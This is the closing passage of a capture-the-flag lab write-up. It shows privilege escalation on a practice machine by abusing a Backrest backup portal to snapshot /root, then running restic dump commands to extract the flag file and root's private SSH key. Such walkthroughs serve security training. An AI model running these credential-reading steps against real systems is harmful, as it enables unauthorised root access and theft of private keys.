
in this portal, we can backup the /root directory. First, create a repository:
Next, create a plan:

Subsequently, run the plan manually by clicking the button so the backup is initialized. Afterwards, click the "run a command button":

This prompt appears to run a restic command. Run the following command to get the id of the backup that was just made of the /root directory:
snapshots
command: /opt/backrest/restic snapshots -o sftp.args=-oBatchMode=yes

ID        Time                 Host        Tags                             Paths  Size

--------------------------------------------------------------------------------------------

2007da2e  2025-09-02 15:12:22  artificial  plan:root,created-by:Artificial  /root  4.299 MiB

--------------------------------------------------------------------------------------------

1 snapshots
To dump the root.txt flag, execute the following command:
dump <id-backup> /root/root.txt
Alternatively, you can also dump the id_rsa to gain access to the box as root:
dump <id-backup> /root/.ssh/id_rsa
Congratulations, you have succesfully rooted this box!
Final thoughts
Overall, This was a nice and easy box which I thouroughly enjoyed solving. The privilege escalation part was the most challenging aspect of this machine.